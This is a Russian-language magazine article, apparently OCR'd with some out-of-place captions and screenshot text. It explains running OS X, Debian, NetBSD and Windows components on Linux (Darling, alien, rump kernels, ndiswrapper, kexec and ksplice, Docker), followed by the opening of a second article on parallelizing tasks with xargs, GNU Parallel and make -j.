Compiling file NSCachedURLResponse.m ...
Compiling file NSCalendar.m ...
Compiling file NSCalendarDate.m ...
Compiling file NSCallBacks.m ...
Compiling file NSCharacterSet.m ...
Compiling file NSClassDescription.m ...
Compiling file NSCoder.m ...
Compiling file NSCopyObject.m ...
Compiling file NSCountedSet.m ...
Compiling file NSConcreteHashTable.m ...
Compiling file NSConcreteMapTable.m ...
Compiling file NSConnection.m ...
Compiling file NSData.m ...
```

Сборка GNUStep-base для Darling

и пересобираем ядро. Это нужно для того, чтобы вызовы ioctl Linux нормально транслировались в вызовы FreeBSD.

Также придется поставить порт `multimedia/webcamd`:

```
# cd /usr/ports/multimedia/webcamd
# make install clean
```

И теперь наконец можно ставить Skype — но не абы какую версию, а конкретную. Берем отсюда: goo.gl/QqGlUb, распаковываем в свой домашний каталог и, если все настроено правильно, наслаждаемся.

## ЗАПУСК ПРИЛОЖЕНИЙ OS X В LINUX

Под OS X есть немало интересных приложений. Однако формат исполняемых файлов Mach-O, используемый в ОС от Apple, отличается от ELF, да и API, хоть и POSIX-совместимый, все же с Linux несовместим. В конце 2012 года был представлен проект Darling, который позиционируется разработчиками пока как средство для запуска инструментов разработки. Сейчас поддерживается совсем немного приложений (по большей части консольных), но хочется надеяться, что их количество будет неуклонно расти. Проект, в частности, использует GNUStep — свободную реализацию API Cocoa, которая применяется в OS X.

Сборка Darling потребует установки множества пакетов, в том числе компилятора clang:

```
$ sudo apt-get install git cmake ↵
  libjpeg-dev libpng-dev libtiff-dev ↵
  libbsd-dev libudev-dev liblcms-dev ↵
  libkqueue-dev libssl-dev libbz2-dev ↵
  clang nasm g++ checkinstall ↵
  libxml2-dev libgnutls-dev libicu-dev ↵
  libcairo-dev uuid-dev libncurses-dev ↵
  libxrandr-dev
```

Получаем из Git-репозитория утилиту GNUStep Make, компилируем и ставим:

```
$ git clone https://github.com/gnustep/↵
  gnustep-make.git
$ cd gnustep-make
$ CC=clang CXX=clang++ ./configure
$ sudo make install
```

Собираем библиотеку поддержки Objective-C — GNUstep Libobjc2:


```
$ git clone https://github.com/gnustep/↵
  gnustep-libobjc2.git
$ cd gnustep-libobjc2
$ OBJCFLAGS=-fblocks CC=clang ↵
  CXX=clang++ cmake .
$ rm GNUmakefile
$ make
$ sudo make install
```

Затем базовую часть GNUStep:


```
$ git clone https://github.com/gnustep/↵
  gnustep-base.git
$ cd gnustep-base
$ OBJCFLAGS=-fblocks CC=clang ↵
  CXX=clang++ ./configure
$ make
$ sudo make install
```

И его GUI:


```
$ git clone https://github.com/gnustep/↵
  gnustep-gui.git
$ cd gnustep-gui
$ OBJCFLAGS=-fblocks CC=clang ↵
  CXX=clang++ ./configure
```




Компиляция и установка alien




Конвертация пакета deb в RPM




**Получение buildrump.sh**

```
Терминал - rom@rom-desktop: ~
Файл Правка Вид Терминал Переход Справка
Suggests: ndiswrapper-source
Filename: pool/main/n/ndiswrapper/ndiswrapper-common_1.57-1ubuntu1_all.deb
Size: 5988
MD5sum: 471b5bc3e55f2fe9f54683cada577045
SHA1: f0b8b5f33df03511ea028ad9157af18a184c88ab
SHA256: ca23bb0cf0bbb4d2c53c2d575b112bf83ebd06d2213acc15da74094582c72237
Description-ru: общие сценарии, необходимые для утилит, работающих с ndiswrapper
 Некоторые производители оборудования не выпускают спецификации на
 устройства или драйверы Linux для своих беспроводных сетевых карт. В этом
 проекте реализованы вызовы ядра Windows и NDIS (Network Driver Interface
 Specification) из ядра Linux. Драйвер Windows для беспроводной сетевой
 карты связывается с промежуточным слоем в Linux и работает также как
 будто-то он работает в Windows, то есть без бинарной эмуляции.
 .
 В этом пакете содержатся обёрточные сценарии для вызова версии в
 соответствии с одним из установленных пакетов -utils-X.X.
Homepage: http://ndiswrapper.sourceforge.net/
Description-md5: 371cbd8e53630e17b99d47ec2316616c
Bugs: https://bugs.launchpad.net/ubuntu/+filebug
Origin: Ubuntu
Supported: 5y
Task: lubuntu-live

rom@rom-desktop:~$
```

**Информация о пакете ndiswrapper-common**

```
$ export LD_LIBRARY_PATH=/usr/local/lib
$ echo export LD_LIBRARY_PATH=/usr/↵
  local/lib >> ~/.bashrc
$ make
$ sudo make install
```

GNUStep CoreBase, являющийся аналогом CoreFoundation, тоже необходим:

```
$ git clone https://github.com/gnustep/↵
  gnustep-corebase.git
$ cd gnustep-corebase
$ OBJCFLAGS=-fblocks CC=clang ↵
  CXX=clang++ ./configure
$ make
$ sudo make install
```

Отвечающий за рендеринг аналог Quartz 2D — Opal тоже необходимо собрать:

```
$ git clone https://github.com/gnustep/↵
  gnustep-opal.git
$ cd gnustep-opal
$ OBJCFLAGS=-fblocks CC=clang ↵
  CXX=clang++ make
$ sudo make install
```

Наконец, нужно скомпилировать собственно Darling:

```
$ git clone https://github.com/LubosD/↵
  darling.git
$ cd darling
$ CC=clang CXX=clang++ cmake .
$ make
```

Все, можно запускать приложения OS X, введя команду

```
./dyld <Mach-O-файл> <аргументы>
```

## УСТАНОВКА ПАКЕТОВ DEB В RED HAT ПОДОБНЫХ СИСТЕМАХ

Форматы пакетов RPM и deb друг с другом несовместимы — и в одной системе эти два пакетных менеджера не уживаются. Как правило, необходимость устанавливать пакеты неродной системы встречается редко. Но если она возникла, можно использовать средство для конвертации пакетов alien. Конечно, это не панацея — с его помощью можно конвертировать отнюдь не все пакеты, да и использовать его нужно с осторожностью. Скачаем его исходники, распакуем и установим:

```
# wget http://ftp.de.debian.org/debian/↵
  pool/main/a/alien/alien_8.88.tar.gz
# tar xzvf alien_8.88.tar.gz && ↵
  cd alien
# make && make install
```

Опишу некоторые опции командной строки, относящиеся к конвертации в RPM:

- -r — собственно конвертация в RPM;
- -i — устанавливает получившийся в результате конвертации пакет и удаляет файл пакета из системы;
- -g — создает необходимый каталог с файлами, но не создает сам пакет;
- -c — конвертирует скрипты. Использовать эту опцию нужно с осторожностью, поскольку скрипты для Ubuntu не подойдут к RHEL.

В качестве примера сконвертируем пакет zsh и установим его:

```
# wget http://goo.gl/Fykuzu
# alien -r ./zsh_4.3.17-1_i386.deb
# rpm -ivh --nodeps ./zsh-4.3.17-2.↵
  i386.rpm
```

Мы устанавливаем данный пакет принудительно — alien в данном случае довольно странно сконвертировал зависимости. Если говорить конкретнее, то для установки пакета зачем-то понадобился файл /bin/zsh, в то время как его же мы и устанавливаем. Также стоит обратить внимание, что имена файлов пакета тоже преобразуются и последняя цифра версии преобразованного пакета инкрементируется на единичку.

В моем случае пакет установился нормально и zsh запустился без проблем. Но нелишним будет еще раз предупредить, что этот метод нужно использовать с осторожностью.

## МОДУЛИ ЯДРА NETBSD В LINUX

Несколько месяцев назад команде NetBSD удалось обеспечить работу модулей ядра NetBSD в Linux. Это может быть использовано, например, для монтирования разделов с файловой системой FFS2, а также добавления других специфичных возможностей NetBSD, не поддерживаемых в Linux.

Разработчикам удалось подгружать модули, собранные для ядра NetBSD, путем использования так называемых RUMP-ядер (Runnable Userspace Meta Programs). RUMP-ядро представляет собой сверхлегковесное ядро, запускающееся в режиме пользователя. Существует три реализации выполнения подобных ядер:

- реализация в виде процесса POSIX. Является основной и позволяет запускать RUMP-ядра как пользовательские процессы в POSIX-совместимых системах;
- реализация для Xen, позволяющая запустить RUMP-ядро напрямую в DomU, без необходимости ставить полноценную ОС и уже в ней запускать его;
- реализация в ядре Linux, служащая для запуска RUMP-ядер прямо в пространстве ядра.

Замечу, что RUMP-ядра не являются виртуализацией — предназначены они для выполнения исключительно модулей ядра, и процессы из хостовой системы могут их использовать. В результате таких архитектурных решений RUMP-ядро получилось действительно легковесное — оно занимает в памяти около 100 Кб. Преимущества же, по словам разработчиков, таковы:

- многие вещи, такие как стек TCP/IP, могут использовать RUMP-ядра, не требуя наличия полноценной ОС;
- возможность запустить несколько RUMP-ядер с различным функционалом — к примеру, тот же стек TCP/IP может быть запущен для разных целей и, соответственно, по-разному будет оптимизирован;
- безопасность — каждое RUMP-ядро запускается в своем адресном пространстве, и риск взлома (в случае с NetBSD и так не очень большой в силу ее малой распространенности), к примеру, через уязвимые драйверы ФС, становится еще более маловероятным;
- возможность разрабатывать и тестировать код ядра в режиме пользователя, что куда более удобно, чем использование виртуалок.

Однако это все теория, и пора переходить к практике. Для компиляции RUMP-ядра необходимо получить инструмент buildrump.sh, для чего используем Git:

```
$ git clone https://github.com/↵
  anttikantee/buildrump.sh.git
$ cd buildrump.sh
$ ./buildrump.sh
```

Затем нужно получить архив с модулями ядра. Поскольку он находится в снапшоте, а его дата постоянно меняется, точный адрес я дать вряд ли смогу.

В моем случае команда для получения архива с модулями была следующей:

```
$ wget http://goo.gl/gNCALo
```

Извлеки нужный тебе модуль в рабочий каталог. Вслед за этим, скорее всего, понадобится скомпилировать утилиты для использования с RUMP-ядром, указав пути к заголовочным и библиотечным файлам.

## ИСПОЛЬЗОВАНИЕ СЕТЕВЫХ ДРАЙВЕРОВ WINDOWS С ПОМОЩЬЮ NDISWRAPPER

Современный Linux может работать с огромным количеством наименований сетевого оборудования. Тем не менее отдельные сетевые устройства (такие как беспроводные адаптеры) в Linux либо не совсем корректно работают, либо вовсе имеют драйвер только под Windows. Но есть способ запустить Windows-версии некоторых сетевых драйверов в Linux. Для этого нужно использовать NDISWrapper.

Как следует из названия, это инструмент-«обертка» для NDIS-совместимых драйверов. Он предоставляет им минимально необходимый набор функций ntoskrnl и hal. И что самое удивительное, все это работает. Для того чтобы его использовать, установим соответствующий пакет:

```
$ sudo apt-get install ndiswrapper-↵
  common ndiswrapper-dkms cabextract
```

## ОБНОВЛЕНИЕ ЯДРА БЕЗ ПЕРЕЗАГРУЗКИ

В Linux существует два решения, позволяющих свести к минимуму количество аппаратных перезагрузок, — kexec и ksplice. Системный вызов kexec появился в mainline-версии ядра в июне 2005-го. Предназначается он для загрузки нового ядра прямо из существующего. Работает технология таким образом:

- первым делом образ ядра копируется в память;
- затем этот образ перемещается в динамическую память текущего ядра;
- наконец, образ копируется на нужные страницы, и ему передается управление.

Преимущества данного способа перед обычной перезагрузкой очевидны: перезагрузка происходит быстрее, в случае со SCSI-контроллерами нет нужды ждать определения устройств, относительная независимость от загрузчиков и возможность быстрого переключения на другой установленный дистрибутив. Однако есть и недостатки. Во-первых, перед загрузкой ядра рекомендуется корректно завершить все процессы и синхронизировать файловые системы, поскольку все подсистемы ядра инициализируются заново. Во-вторых, все устройства будут находиться в неизвестном состоянии, и, если драйвер написан криво, работать он не будет.

Для практического применения kexec необходимо ядро с включенной опцией (CONFIG_KEXEC=Y) и пакет `kexec-tools`. Ручная загрузка ядра (в случае с Ubuntu) осуществляется следующими двумя командами:

```
kexec -l /vmlinuz --initrd=/initrd.img --reuse-cmdline
kexec -e
```

Первая команда грузит ядро в память, а вторая передает ему управление. При этом используется текущая строка параметров ядра. Чтобы использовать свои параметры, задай их в опции `--cmdline=""`.

В Ubuntu можно также использовать kexec для быстрой перезагрузки — для этого установи параметр LOAD_KEXEC в файле `/etc/default/kexec` равным true, и после этого все стандартные процедуры перезагрузки будут осуществляться через него.

Ksplice же, по утверждениям его разработчиков, позволяет накладывать патчи безопасности на ядро на лету. При этом все работающие приложения работают по-прежнему, без необходимости их перезапускать. Проект был куплен Oracle, и для RHEL, из-за конкуренции фирм, патчи платные. Это, однако, ничуть не мешает раздавать патчи для Ubuntu. Качаем и устанавливаем пакет (для версии 12.04):

```
$ wget http://goo.gl/MHAZ6c
$ sudo dpkg -i ./ksplice-uptrack.deb
$ sudo apt-get -f install
```

Применение всех доступных патчей выполняется всего лишь одной простой командой:

```
$ sudo uptrack-upgrade -y
```

Для удаления же всех патчей используется команда


```
$ sudo uptrack-remove --all -y
```

В целом технология эта работает достаточно стабильно — тот факт, что ее купила Oracle, говорит сам за себя. Тем не менее таким способом можно устанавливать только те заплатки, которые не вносят существенных изменений в структуры ядра.

```
Терминал - rom@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка
[lfdr9k3w] NULL pointer dereference in Mantis DVB driver.
[9z2m7a9x] Denial-of-service in ncpfs.
[goabmol5] Kernel crash on Wireless P2P device connection.
[aqw48vow] Buffer overflow in CIFS options handling.
[iddf0o4n] Kernel crash when unregistering VLAN interfaces.
[e8h7vebk] Privilege escalation in XFS file truncation.
[7j1qbf6k] Kernel hang on USB audio.
[0aii3ezo] Kernel panic in Broadcom 43xx wireless driver.
[ipmblco7] XHCI raise a Kernel panic due to unitialised list head.
[w51pjdb8] Kernel panic when GPU acceleration is disabled.
[niopac09] Kernel hang on initialization of Radeon driver.
[0905r2yw] Kernel panic in Bluetooth L2CAP processing.
[hflininf] CVE-2013-2852: Invalid format string usage in Broadcom B43 wireless d
river.
[hfdgnjc2] Race condition on Swap while waiting on discard I/O completion.
[14l9odss] Kernel crash on IPv6 cork release.
[ojuc913g] Kernel crash on ip_tunnel due to garbage data on IPCB.
[0e6mul19] Kernel oops when using MSG_CMSG_COMPAT in socket interfaces.
[2qui5tu8] NULL pointer dereference in SCTP socket destruction.
[zhjl1zol] Information leak in AF_PACKET getname() call.
[19okar3y] Memory leak on L2TP PPP header.

Effective kernel version is 3.2.0-51.77
rom@rom-desktop:~$
```

**Просмотр установленных обновлений ksplice**




**Конфигурирование kexec в Ubuntu**

> *Недавно компания DotCloud открыла проект Docker. Он написан на языке Go и предназначен для управления контейнерами LXC с возможностью расширения и дополнения их функционала*

Затем заносим родной для Linux драйвер (в качестве примера далее будет использоваться один из чипсетов Broadcom) в черный список — чтобы не возникло конфликта:

```
/etc/modprobe.d/blacklist.conf
# <...>
blacklist bcm43xx
```

В случае если драйвер находится в EXE- или CAB-архиве, может понадобиться cabextract.

```
$ cabextract setup.exe
```

Берем файлы драйвера и устанавливаем его с помощью ndiswrapper:

```
$ sudo ndiswrapper -i bcnwl5.inf
```

Прописываем модуль ядра в автозагрузку, добавив строку ndiswrapper в файл `/etc/modules`, и загружаем его:

```
$ sudo modprobe ndiswrapper
```

Если все настроено нормально, сеть заработает.

### ПЕРЕНОС ПО С ИСПОЛЬЗОВАНИЕМ DOCKER

Есть множество путей для создания и изолированного запуска приложений в Linux. Некоторые из них сложные, некоторые попроще, но многие требуют развертывания ФС, что может занять длительное время. Относительно недавно компания DotCloud, предоставляющая облачный хостинг, открыла проект Docker. Он написан на языке Go, предназначен для управления контейнерами LXC и расширяет и дополняет их базовые возможности. Он позволяет изолировать не всю систему, а лишь отдельные процессы и клонировать/переносить их на другие компьютеры (естественно, с той же аппаратной архитектурой). Проект предназначен для переноса проектов, всевозможного развертывания и автоматизации распределенных систем. Основные его особенности:

- возможность размещения в контейнере различной нагрузки — скриптов, бинарников, библиотек, Jar-файлов;
- поскольку каждый контейнер использует свою ФС, не важно, в каком окружении он запускается;
- переносимость — он запускается на любом современном x64-процессоре с новыми ядрами Linux (рекомендуется ядро не ниже 3.8 с поддержкой AUFS);
- изоляция процессов от основной системы и от других изолированных процессов;
- из-за того, что эта изоляция достаточно высокоуровневых сущностей, не теряется машинное время на виртуализацию.

Установка на Ubuntu 12.04 потребует обновления ядра до версии 3.8, которое, к счастью, бэкпортировано из 13.04:

```
# apt-get install linux-image-↵
  generic-lts-raring ↵
  linux-headers-generic-lts-raring
# reboot
```

После перезагрузки добавим PPA с Docker и установим его:

```
# apt-get install python-software-↵
  properties && add-apt-repository ↵
  ppa:dotcloud/lxc-docker
# apt-get update
# apt-get install lxc-docker
```

Docker установлен.

Приведу наиболее часто применяемые команды:

- docker pull — получить образ из репозитория;
- docker run — запустить какое-либо приложение в контейнере;
- docker ps — просмотреть исполняемые контейнеры;
- docker diff — просмотреть изменения в файловой системе контейнера;
- docker commit — сохранить изменения в образ.

В качестве примера давай установим демон Redis. Первым делом запустим Docker в режиме демона и получим базовый образ.

```
$ sudo docker -d &
$ sudo docker pull ubuntu
```

Запуск через sudo здесь нужен по той причине, что демон запускается от root и использует UNIX-сокет, владельцем которого является тоже root. Если создать группу docker и включить в нее себя, то это не понадобится. Запускаем оболочку и устанавливаем Redis:

```
$ docker run -i -t ubuntu /bin/bash
# apt-get update
# apt-get install redis-server
# exit
```

Сделаем снапшот с установленным сервером. Для этого нужно сначала узнать идентификатор контейнера:

```
$ docker ps -a
```

Полученный ID нужно использовать в следующей команде:

```
$ docker commit 691b3214f7de rom/redis
```

Наконец, запускаем Redis в фоновом режиме, пробрасывая порт 6379 в контейнер:

```
$ docker run -d -p 6379 rom/redis ↵
  /usr/bin/redis-server
```

Redis готов к использованию.

### ЗАКЛЮЧЕНИЕ

В статье было описано несколько способов сделать то, что, казалось бы, невозможно. Однако все сценарии рассмотреть довольно затруднительно, тем более что *nix-системы отличаются гибкостью — в них всегда есть больше одного способа сделать что-либо. ⌶



**INFO**

Скомпилированные пакеты Docker есть только для платформы x64, для x86 они отсутствуют.

**WWW**

Документация по Docker: docs.docker.io/en/latest

## ГОРЯЧЕЕ ПЕРЕКЛЮЧЕНИЕ ВИДЕОКАРТ

Современные видеоадаптеры поддерживают горячее подключение — естественно, при условии наличия второго адаптера. Linux (а если точнее, X.Org) с недавнего времени также поддерживает данную технологию. Это не потребует особых телодвижений со стороны пользователя: все, что ему нужно сделать, — просто подключить устройство. При этом, разумеется, должна быть установлена последняя версия X.Org с драйвером xf86-video-modesetting. Тем не менее стоит чуть более подробно описать, как именно это работает.

При запуске X-сервера данный драйвер грузится с помощью udev. При этом вместо фактического отображения экрана X-сервер создает абстракцию Screen, а уже на нее проецирует DrvScreen, который как раз и является физическим устройством. При подключении второй видеокарты создается еще один экземпляр DrvScreeen, и вся деятельность на Screen дублируется на оба устройства.

В отличие от подобной же технологии Xinerama, эта технология работает не на уровне протокола X11, а на уровне взаимодействия с оборудованием. При этом можно не заботиться о том, с какого адаптера сформирован вывод, — можно выполнять все ресурсоемкие действия на одной, более мощной видеокарте, а затем передавать изображение на маломощную.

Технология довольно новая, временем не проверенная, но перспективная. Если у тебя две видеокарты, ты можешь ее опробовать прямо сейчас.


в iPad
Реклама




# Главные параллели

## Ускорение вычислений и выполнения заданий путем распараллеливания процессов

Роман Гоций
gotsijroman@gmail.com

Почти все персональные компьютеры, выпущенные за последние несколько лет, обладают как минимум двухъядерным процессором. Если у тебя, читатель, не очень старый комп или не какой-нибудь бюджетный ноутбук, то, вероятнее всего, ты обладатель многопроцессорной системы. А если еще любишь играть в игры, то тебе доступно около сотни GPU-ядер. Однако львиную долю времени вся эта мощь пылится без дела. Попробуем это исправить.

### ВВЕДЕНИЕ

Очень редко мы задействуем всю мощь нескольких процессоров (или ядер) для решения повседневных задач, а использование мощного графического процессора чаще всего сводится к компьютерным играм. Лично мне это не по душе: я ведь работаю — почему процессор должен отдыхать? Непорядок. Нужно взять на вооружение все возможности и преимущества многопроцессорников (многоядерников) и распараллеливать все, что можно, сэкономив себе этим уйму времени. А если еще и подключить к работе мощную видеоплату с сотней ядер на борту... которая, конечно, сгодится лишь для узкого круга задач, но все же ускорит вычисления весьма существенно.

Linux в этом плане очень силен. Во-первых, в большинстве дистрибутивов из коробки доступны хорошие инструменты для параллельного выполнения, а во-вторых, написано немало софта, спроектированного с учетом многоядерных систем. О гибкости настройки, думаю, даже не нужно говорить. Единственное, с чем могут возникнуть проблемы, — драйверы на видеокарту, но тут уж ничего не поделаешь.


Для начала определимся с методами распараллеливания. Их существует два: средствами самого приложения, которое для выполнения задачи запускает несколько параллельных потоков (multithreading). Другой метод заключается в запуске нескольких копий приложения, каждая из которых будет обрабатывать определенную порцию данных. Операционная система в данном случае самостоятельно распределит процессы по ядрам или процессорам (multitasking).

### РАСПАРАЛЛЕЛИВАЕМ ПРЯМО В ТЕРМИНАЛЕ

Начнем, пожалуй, с параллельного запуска процессов прямо из окна терминала. Запуск в терминале процессов, работающих длительное время, не представляет проблемы. А что, если нужно два таких процесса? «Тоже не проблема, — скажешь ты, — просто запустим второй процесс в другом окне терминала». А если нужно запустить десять или больше? Хм... Первое, что приходит в голову, — использовать утилиту xargs. Если задать ей опцию --max-procs=n, то софтина будет выполнять n процессов одновременно, что нам, конечно же, на руку. Официальный мануал рекомендует использовать вместе с опцией --max-procs группировку по аргументам (опция -n): без этого возможны проблемы с параллельным запуском. Для примера представим, что нам нужно заархивировать кучу больших (или маленьких) файлов:

```
$ cd folder/with/files
$ ls | xargs -n1 --max-procs=4 gzip
```

Сколько времени мы выиграли? Стоит ли заморачиваться с этим? Тут будет уместно привести цифры. На моем четырехъядерном процессоре обычное архивирование пяти файлов, каждый из которых весил около 400 Мб, заняло 1 мин 40 с. С использованием же `xargs --max-procs=4` затраченное время сократилось почти в четыре раза: 34 с! Думаю, ответ на вопрос очевиден.




**Зависимость времени компиляции от значения параметра -j**

```
#PidFile /var/run/sshd.pid
#MaxStartups 10
#PermitTunnel no
#ChrootDirectory none

# no default banner path
#Banner none

# override default of no subsystems
Subsystem       sftp    /usr/libexec/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       ForceCommand cvs server

HPNDisabled no
TcpRcvBufPoll yes
HPNBufferSize 8192
NoneEnabled yes

/etc/ssh/sshd_config [+]                                   110,1          Bot
-- INSERT --
```

**Включаем поддержку HPN**

Давай попробуем что-нибудь поинтереснее. Переконвертируем, например, WAV-файлы в MP3 с помощью lame:

```
$ ls *.wav | xargs -n1 --max-procs=4 ↵
  -I {} lame {} -o {}.mp3
```

Выглядит неуклюже? Согласен. Но параллельное выполнение процессов — это не основная задача xargs, а всего лишь одна из ее возможностей. Кроме того, xargs не очень хорошо ведет себя с передачей специальных символов, как, например, пробел или кавычки. И тут нам на помощь приходит замечательная утилита под названием GNU Parallel. Софтина доступна в стандартных репозиториях, но не рекомендую устанавливать ее оттуда: в репозиториях Ubuntu, например, мне попалась версия двухлетней давности. Лучше скомпилить себе свежую версию с исходников:

```
$ wget ftp.gnu.org/gnu/parallel/↵
  parallel-latest.tar.bz2
$ tar xjf parallel-latest.tar.bz2
$ cd parallel-20130822
$ ./configure && make
# make install
```

Само название утилиты говорит о ее узкой специализации. Действительно, Parallel намного удобнее для распараллеливания, и ее использование выглядит более логично. Приведенный выше пример с применением Parallel вместо xargs превращается в такой:

```
$ ls *.wav | parallel lame {} -o {}.mp3
```

Кстати, если ты сидишь под Ubuntu или Kubuntu, то пример не будет работать, выдавая непонятные ошибки. Фиксится это добавлением ключа '--gnu' (касается и следующего примера). Подробнее о проблеме читай здесь: bit.ly/--gnu.

А почему мы не задаем количество одновременно выполняемых процессов? Потому что Parallel сделает это за нас: она определит количество ядер и будет запускать по процессу на ядро. Конечно, можно задать это число и вручную с помощью опции -j. Кстати, если нужно запускать задачу на разных машинах, то для улучшения переносимости удобно задавать эту опцию в формате -j +2, что в данном конкретном случае означает «запускать одновременно на два процесса больше, чем есть вычислительных юнитов в системе».

Если подружить Parallel с Python, то получим мощный инструмент для параллельного выполнения задач. Например, загрузка из Сети веб-страниц и их последующая обработка может выглядеть так:

```
$ python makelist.py | parallel -j+2 ↵
  'wget "{}" -O - | python parse.py'
```

Но и без Python возможностей у этой утилиты предостаточно. Обязательно почитай man — там очень много интересных примеров.

Кроме Parallel и xargs, конечно, есть еще уйма других утилит со схожим функционалом, но они не умеют ничего такого, чего не умеют первые две.

С этим разобрались. Двигаемся дальше.

## ПАРАЛЛЕЛЬНАЯ КОМПИЛЯЦИЯ

Собирать что-то из исходников — обычное дело для линуксоида. Чаще всего приходится собирать что-то незначительное, для таких проектов никто не думает ни о какой параллельной компиляции. Но иногда попадаются проекты побольше, и ждать окончания сборки приходится почти вечность: сборка, например, Android (AOSP) из исходников (в один поток) длится около пяти часов! Для такого рода проектов нужно пускать в ход все ядра.

Во-первых, думаю, очевидно, что собственно сама компиляция (GCC, например) не распараллеливается. Но большие проекты чаще всего составлены из большого количества независимых модулей, библиотек и прочего, которые можно и нужно компилировать одновременно. Нам, конечно же, не надо думать о том, как распараллелить компиляцию, — об этом позаботится make, но только при условии, что в makefile будут прописаны зависимости. В противном случае make не будет знать, в какой последовательности собирать и что можно собирать одновременно, а что нельзя. И поскольку makefile — это забота разработчиков, для нас все сводится к выполнению команды

```
$ make -jN
```

после чего make начнет сборку проекта, одновременно запуская до N задач.

Кстати, о выборе значения для параметра -j. В Сети часто рекомендуют использовать число 1,5 * <количество вычислительных юнитов>. Но это не всегда верно. Например, сборка проекта общим весом 250 Мб на моем четырехъядернике быстрее всего прошла со значением параметра -j, равным четырем (смотри скрин).

Чтобы выиграть еще немного времени, можно добавить ключ '-pipe' к GCC. С этим ключом передача данных между разными стадиями компиляции происходит через каналы обмена (pipes), а не через временные файлы, что немного (совсем немного) ускоряет процесс.



**WWW**

Тюнинг JVM для увеличения производительности Java EE приложений на многоядерной системе: bit.ly/JavaTuning

Измерение производительности многоядерных CPU при помощи MPI-тестов: bit.ly/MPIbenchmark

Если нечем занять свой компьютер, отдай вычислительные мощности на поиск лекарств, изучение глобального потепления и другие интересные научные исследования: https://boinc.berkeley.edu

